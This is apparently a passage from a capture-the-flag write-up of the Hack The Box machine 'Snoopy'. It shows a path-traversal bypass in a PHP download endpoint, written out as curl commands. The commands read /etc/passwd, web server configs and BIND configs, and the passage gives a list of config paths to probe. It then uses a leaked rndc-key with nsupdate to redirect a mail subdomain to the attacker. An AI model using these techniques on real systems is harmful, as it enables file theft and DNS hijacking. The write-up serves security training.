
Indeed. Doesn’t seem to be as strong as it is said in the Document lol. A new file! snoopysec_marketing.mp4.
Yeah, looking at it it’s not that interesting just a video-form of that pdf. We have to search for other files!
Trying a bunch of different payloads we finally made it happen: We found an LFI vulnerability!
$ curl 'http://snoopy.htb/download?file=....//....//....//....//....//....//....//....//....//....//....//etc//passwd' --output etc_passwd.zip
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
100    798 100    798   0      0  12902      0                              0

$ unzip etc_passwd.zip -d etcpasswd/
Archive:  etc_passwd.zip
  inflating: etcpasswd/press_package/etc/passwd

$ cat etcpasswd/press_package/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
cbrown:x:1000:1000:Charlie Brown:/home/cbrown:/bin/bash
sbrown:x:1001:1001:Sally Brown:/home/sbrown:/bin/bash
clamav:x:1002:1003::/home/clamav:/usr/sbin/nologin
lpelt:x:1003:1004::/home/lpelt:/bin/bash
cschultz:x:1004:1005:Charles Schultz:/home/cschultz:/bin/bash
vgray:x:1005:1006:Violet Gray:/home/vgray:/bin/bash
bind:x:108:113::/var/cache/bind:/usr/sbin/nologin
_laurel:x:999:998::/var/log/laurel:/bin/false

The generated zip’s internal path also leaks how the webapp directory structure looks like: press_package/etc/passwd. To verify this, we can request the following:
$ curl 'http://snoopy.htb/download?file=....//obviously_not_existing//announcement.pdf'
$ curl 'http://snoopy.htb/download?file=....//press_package//announcement.pdf'
Warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output it to your terminal anyway, or consider "--output <FILE>" to save to a file.

As you can see, the first request generated nothing as that path doesn’t exist. But the second one spits out the pdf. Using that technique we can figure out the entire project directory structure which becomes very handy when searching for source code and config files.
There’s also a faster and more reliable way: by reading the nginx and apache2 configs. Always keep these paths in your pocket:
- ….//….//….//….//….//etc/nginx/nginx.conf
- ….//….//….//….//….//etc/nginx/sites-enabled/default
- ….//….//….//….//….//etc/nginx/sites-available/default
- ….//….//….//….//….//etc/apache2/apache2.conf
- ….//….//….//….//….//etc/httpd/conf/httpd.conf
/etc/nginx/sites-available/default leaks the following file:

We can verify whether the path is correct or not:
$ curl 'http://snoopy.htb/download?file=....//....//....//....//....//var/www/html/download.php' --output file.zip
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
100    595 100    595   0      0   9650      0                              0

$ unzip file.zip -d file
Archive:  file.zip
  inflating: file/press_package/var/www/html/download.php

$ cat file/press_package/var/www/html/download.php
<?php

$file = $_GET['file'];
$dir = 'press_package/';
$archive = tempnam(sys_get_temp_dir(), 'archive');
$zip = new ZipArchive();
$zip->open($archive, ZipArchive::CREATE);

if (isset($file)) {
        $content = preg_replace('/\.\.\//', '', $file);
        $filecontent = $dir . $content;
        if (file_exists($filecontent)) {
            if ($filecontent !== '.' && $filecontent !== '..') {
                $content = preg_replace('/\.\.\//', '', $filecontent);
                $zip->addFile($filecontent, $content);
            }
        }
} else {
        $files = scandir($dir);
        foreach ($files as $file) {
                if ($file !== '.' && $file !== '..') {
                        $zip->addFile($dir . '/' . $file, $file);
                }
        }
}

$zip->close();
header('Content-Type: application/zip');
header("Content-Disposition: attachment; filename=press_release.zip");
header('Content-Length: ' . filesize($archive));

readfile($archive);
unlink($archive);

?>

The Hidden Superpower of this Exploit:
Take a close look at how the backend handles the file retrieval:
$zip->addFile($filecontent, $content);
...
readfile($archive);
This isn’t just a standard Local File Inclusion (LFI) that prints text to the screen. It is a blind Arbitrary File Download via Zip packaging. This gives us a massive tactical advantage for two reasons:
- No Code Execution via Poisoning: Since the application uses
readfile()inside a zip creation loop instead ofinclude()orrequire(), we cannot get RCE via standard log poisoning or PHP wrappers. - Binary & Source Integrity: Because everything is compressed into a zip archive before transfer, we can download raw binary files (like compiled binaries, SSH keys, or encrypted configurations) and multi-line PHP source files completely cleanly without worrying about character encoding corruption or the web server executing the code before you can read it.
As we know the project directory structure now, we can verify what we were searching for before (path to announcement.pdf):
$ curl 'http://snoopy.htb/download?file=....//....//....//....//var/www/html//press_package//announcement.pdf'
Warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output it to your terminal anyway, or consider "--output <FILE>" to save to a file.
It’s correct, here we go.
Looking at the /etc/passwd file we can identify multiple users of interest:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
cbrown:x:1000:1000:Charlie Brown:/home/cbrown:/bin/bash
sbrown:x:1001:1001:Sally Brown:/home/sbrown:/bin/bash
clamav:x:1002:1003::/home/clamav:/usr/sbin/nologin
lpelt:x:1003:1004::/home/lpelt:/bin/bash
cschultz:x:1004:1005:Charles Schultz:/home/cschultz:/bin/bash
vgray:x:1005:1006:Violet Gray:/home/vgray:/bin/bash
bind:x:108:113::/var/cache/bind:/usr/sbin/nologin
_laurel:x:999:998::/var/log/laurel:/bin/false
- root
- www-data
- cbrown
- sbrown
- clamav
- lpelt
- cschultz
- vgray
Let’s try to download their private ssh keys (maybe we have permissions - unlikely because the webapp is likely running as www-data but always worth a shot):
… Nothing!
Also tried to check /proc/self/environ and other files including /proc/self/stats, cronjobs, php configs, .env and .env.local but didn’t find anything - or anything of interest. So we have to think differently this time.
As we saw at the beginning, DNS is running on port 53 and we were able to perform a zone transfer attack but it didn’t show any mail.snoopy.htb subdomain. So what if we read the according config files that allow us to add that dns entry again, what could we find? Let’s find out.
- We have to read
....//....//....//....//....//....//....//....//....//etc/bind/named.conf.localto check what’s going on:zone "snoopy.htb" IN { type master; file "/var/lib/bind/db.snoopy.htb"; allow-update { key "rndc-key"; }; allow-transfer { 10.0.0.0/8; }; };The
allow-updatedirective specifies the permissions for making updates to the DNS zone. In this case it requires therndc-key. If we get our hands on that key, we will be able to modify and add DNS entries. - We have to check the file
/etc/bind/named.confwhich usually contains the key:key "rndc-key" { algorithm hmac-sha256; secret "BEqUtce80uhu3TOEGJJaMlSx9WT2pkdeCtzBeDykQQA="; };
- Here we go! We have the key
rndc-key:BEqUtce80uhu3TOEGJJaMlSx9WT2pkdeCtzBeDykQQA=. Now we should be able to edit the DNS Zone, adding themailvhost and pointing it to our own IP to check out the traffic:$ cat << 'EOF' > rndc.key key "rndc-key" { algorithm hmac-sha256; secret "BEqUtce80uhu3TOEGJJaMlSx9WT2pkdeCtzBeDykQQA="; }; EOF $ nsupdate -k rndc.key server 10.129.229.5 zone snoopy.htb update add mail.snoopy.htb. 60 A <YOUR IP> send quit
- Verify that the entry exists now via a new zone transfer:
